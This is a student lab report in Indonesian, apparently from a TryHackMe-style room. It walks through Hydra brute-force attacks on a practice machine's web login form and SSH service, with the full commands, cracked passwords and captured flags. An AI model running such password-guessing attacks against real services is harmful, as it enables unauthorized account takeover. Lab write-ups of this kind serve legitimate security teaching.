
UTS




Disusun Oleh: IRHAM ALPANDI (2231740048)


PROGRAM STUDI DIII TEKNOLOGI INFORMASI JURUSAN TEKNOLOGI INFORMASI POLITEKNIK NEGERI MALANG KAMPUS LUMAJANG 2025



Task 1 adalah pengenalan hydra. Hydra adalah alah untuk brute force program password cracking yang digunakan untuk tools hacking.

2.







Task 2 adalah menjalankan mesinnya dengan meng-klik "Start Machine" lalu di paling atas akan muncul sepeti ini yang nanti akan digunakan untuk bahan attacking. Untuk attacking nya menggunakan Ip Address.



Lalu start AttackBox dibagian bawah tulisan Hydra.



Nanti akan muncul split screen kali linux seperti ini.



Didalam kali linux nya buka web browser lalu buka http://10.10.186.243. Sesuaikan ip address masing-masing. Maka nanti akan ke halaman login seperti ini.



Task 2 yang pertama adalah brute force website menggunakan http-post-form, maka di terminal ketikan perintah seperti ini. Sesuaikan ip addressnya dengan ip address machine masing-masing.

Perintah tersebut adalah sebuah perintah untuk menggunakan tool Hydra untuk melakukan serangan brute force terhadap sebuah sistem yang memiliki formulir login HTTP. Berikut adalah penjelasan dari perintah tersebut:

- •hydra: Nama perintah untuk menjalankan tool Hydra.
- •-1 molly: Parameter untuk menentukan username yang akan digunakan dalam serangan brute force. Dalam contoh ini, username yang digunakan adalah "molly".
- •-P /usr/share/wordlists/rockyou.txt: Parameter untuk menentukan file wordlist yang akan digunakan untuk mencoba password. File wordlist ini biasanya berisi kata-kata yang mungkin digunakan sebagai password.
- •10.10.186.243: Alamat IP dari sistem yang akan di serang.
- •http-post-form: Parameter untuk menentukan jenis serangan yang akan dilakukan. Dalam contoh ini, serangan akan dilakukan dengan menggunakan metode POST.
- •"/login:username=^USER^&password=^PASS^:Your username or password incorrect.": Parameter untuk menentukan URL formulir login dan kondisi kegagalan login. Dalam contoh ini, URL formulir login adalah "/login" dan kondisi kegagalan login adalah "Your username or password incorrect.".

Dalam perintah tersebut, ^USER^ dan ^PASS^ adalah placeholder yang akan diganti dengan username dan password yang dicoba oleh Hydra.


Output dari perintah tersebut adalah seperti gambar ini.

```
root@ip-10-10-196-112:-# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.186.243 http-post-for m "/login:username=^USER^&password=^PASS^:Your username or password is incorrecct." Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

**Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 23:15:51
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 trie s per task
[DATA] attacking http-post-form://10.10.186.243:80/login:username=^USER^&password=^PASS^:Your username or password is incorrecct.

[80][http-post-form] host: 10.10.186.243 login: molly password: iloveyou
```

Maka akan muncul username dan password nya, lalu coba jalankan ke halaman website login tadi, maka akan berhasil ke masuk ke halaman website dan akan menampilkan flag nya. Kemudian copy flag nya dan paste di task 2 bagian brute force web.



Task 2 yang kedua adalah dengan menggunakan SSH. Ketikkan perintah seperti ini dan akan memunculkan username dan passwordnya.

```
root@ip-10-196-112:-# hydra -l molly -P /usr/share/wordlists/rockyou.txt 10.10.186.243 ssh
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations,
ddor for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-04-21 23:27:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the t
asks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (l:1/p:14344398), ~896525 trie

[DATA] attacking ssh://10.10.186.243:22/
[22][ssh] host: 10.10.186.243 login: molly password: butterfly
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-04-21 23:28:00
```

Perintah tersebut adalah sebuah perintah untuk menggunakan tool Hydra untuk melakukan serangan brute force terhadap sebuah sistem yang memiliki akses SSH. Berikut adalah penjelasan dari perintah tersebut:

- •hydra: Nama perintah untuk menjalankan tool Hydra.
- •-1 molly: Parameter untuk menentukan username yang akan digunakan dalam serangan brute force. Dalam contoh ini, username yang digunakan adalah "molly".
- •-P /usr/share/wordlists/rockyou.txt: Parameter untuk menentukan file wordlist yang akan digunakan untuk mencoba password. File wordlist ini biasanya berisi kata-kata yang mungkin digunakan sebagai password.
- •10.10.186.243: Alamat IP dari sistem yang akan di serang.
- •ssh: Parameter untuk menentukan jenis serangan yang akan dilakukan, yaitu serangan brute force terhadap akses SSH.

Dalam perintah tersebut, Hydra akan mencoba semua kata-kata dalam file wordlist untuk mencari password yang benar untuk username "molly" pada sistem dengan alamat IP 10.10.186.243. Jika suatu kata berhasil digunakan sebagai password, Hydra akan mengeluarkan pesan informasi bahwa akses SSH telah berhasil diretas.

Kemudian masuk menggunakan SSH dengan ketikkan perintah seperti ini. Kemudian konfirmasi "yes".

```
root@ip-10-10-196-112:-# ssh molly@10.10.186.243

The authenticity of host '10.10.186.243 (10.10.186.243)' can't be established.

ECDSA key fingerprint is SHA256:Otyf883CCt256VSoUTWZ0+FI3YPYZUrSEgXd0ThVVAE.

Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

dMarning: Permanently added '10.10.186.243' (ECDSA) to the list of known hosts.

molly@10.10.186.243's password:

Permission denied, please try again.

molly@10.10.186.243's password:

Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.4.0-1092-aws x86_64)

**Documentation: https://help.ubuntu.com

* Management: https://landscape.canonical.com

* Support: https://ubuntu.com/advantage

65 packages can be updated.

32 updates are security updates.
```

Maka akan mendownload sebuah file yang berupa flag.txt, lalu ketikkan "ls" maka akan muncul list file yang ada. Dan kemudian "cat" untuk melihat isi dari file tersebut. Maka akan didapatkan flag nya, kemudian copy dan paste di task 2 bagian brute force SSH.

```
molly@ip-10-10-186-243:~$ ls
flag2.txt
molly@ip-10-10-186-243:~$ cat flag2.txt
THM{c8eeb0468febbadea859baeb33b2541b}
```

Maka semua tantangan berhasil



Dan mendapatkan badge

